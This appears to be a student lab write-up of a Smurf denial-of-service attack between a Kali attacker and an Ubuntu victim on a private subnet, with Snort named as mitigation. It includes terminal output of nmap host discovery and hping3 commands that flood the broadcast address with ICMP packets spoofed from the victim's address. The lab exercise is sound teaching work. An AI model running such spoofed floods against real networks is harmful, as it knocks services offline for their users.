

Smurf Attack on UniNet Educational Network

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To implement this attack i had 2 machines

Attacker machine: kali linux



Victim machine: ubuntu

Nmap is used to scan the network and to see the hosts

Before using smurf we use tcpdump in victims machine to see the packets

Using hping3 in attackers machines we send icmp packest to victim



Mitigation tools: Snort





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File Actions Edit View Help
[ranya@kali]~$
1: ip addr
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 00:00:27:babe132 brd ff:ff:ff:ff:ff:ff
inet 192.168.100.2/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
    valid_lft 583sec preferred_lft 583sec
inet6 fe80::a00:27ff:feabe132/64 scope link noprefixroute
    valid_lft forever preferred_lft forever

[ranya@kali]~$
1: mmap -sP 192.168.100.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-28 23:39 EDT
Nmap scan report for 192.168.100.1
Host is up (0.0035s latency).
Nmap scan report for 192.168.100.5
Host is up (0.0029s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.95 seconds

[ranya@kali]~$
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File Actions Edit View Help
valid_lft forever preferred_lft forever

[ramya@kali:~]$
[ramya@kali:~]$ nmap -sP 192.168.100.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-28 23:39 EDT
Nmap scan report for 192.168.100.1
Host is up (0.00395s latency).
Nmap scan report for 192.168.100.5
Host is up (0.00039s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.95 seconds

[ramya@kali:~]$
[ramya@kali:~]$ ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=2.28 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.600 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=1.152 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=0.734 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=0.654 ms
^C
--- 192.168.100.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4033ms
rtt min/avg/max/mdev = 0.654/1.174/2.279/0.640 ms

[ramya@kali:~]$
[ramya@kali:~]$ hping3 --icmp -c 1 --spooof 192.168.100.4 192.168.100.255
[open_socket] socket(): Operation not permitted
[main] can't open raw socket

[ramya@kali:~]$
[ramya@kali:~]$ sudo hping3 --icmp -c 1 --spooof 192.168.100.4 192.168.100.255
[sudo] password for ramya:
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes

--- 192.168.100.255 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[ramya@kali:~]$
[ramya@kali:~]$ sudo hping3 --icmp -c 1 --spooof 192.168.100.4 192.168.100.255
[sudo] password for ramya:
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes

--- 192.168.100.255 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[ramya@kali:~]$
[ramya@kali:~]$
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File Actions Edit View Help

[ramya@kali:~]$
[ramya@kali:~]$ ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.602 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=0.650 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=0.696 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=0.555 ms
64 bytes from 192.168.100.4: icmp_seq=6 ttl=64 time=0.601 ms
64 bytes from 192.168.100.4: icmp_seq=7 ttl=64 time=0.601 ms
64 bytes from 192.168.100.4: icmp_seq=8 ttl=64 time=0.720 ms
64 bytes from 192.168.100.4: icmp_seq=9 ttl=64 time=0.502 ms
64 bytes from 192.168.100.4: icmp_seq=10 ttl=64 time=0.575 ms
64 bytes from 192.168.100.4: icmp_seq=11 ttl=64 time=1.20 ms
64 bytes from 192.168.100.4: icmp_seq=12 ttl=64 time=0.503 ms
64 bytes from 192.168.100.4: icmp_seq=13 ttl=64 time=1.01 ms
64 bytes from 192.168.100.4: icmp_seq=14 ttl=64 time=0.627 ms
^C
--- 192.168.100.4 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 1347ms
rtt min/avg/max/mdev = 0.558/0.778/1.690/0.309 ms

[ramya@kali:~]$
[ramya@kali:~]$ sudo hping3 --icmp --broadcast -a 192.168.100.4 192.168.100.255
[sudo] password for ramya:
Sorry, try again.
[sudo] password for ramya:
hping3: unrecognized option '--broadcast'
Try hping3 --help

[ramya@kali:~]$
[ramya@kali:~]$ sudo hping3 --icmp -c 1 --spooof 192.168.100.4 192.168.100.255
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes

--- 192.168.100.255 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[ramya@kali:~]$
[ramya@kali:~]$ sudo hping3 --icmp -c 100000 --spooof 192.168.100.4 192.168.100.255
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes
^C
--- 192.168.100.255 hping statistic ---
54 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[ramya@kali:~]$
[ramya@kali:~]$
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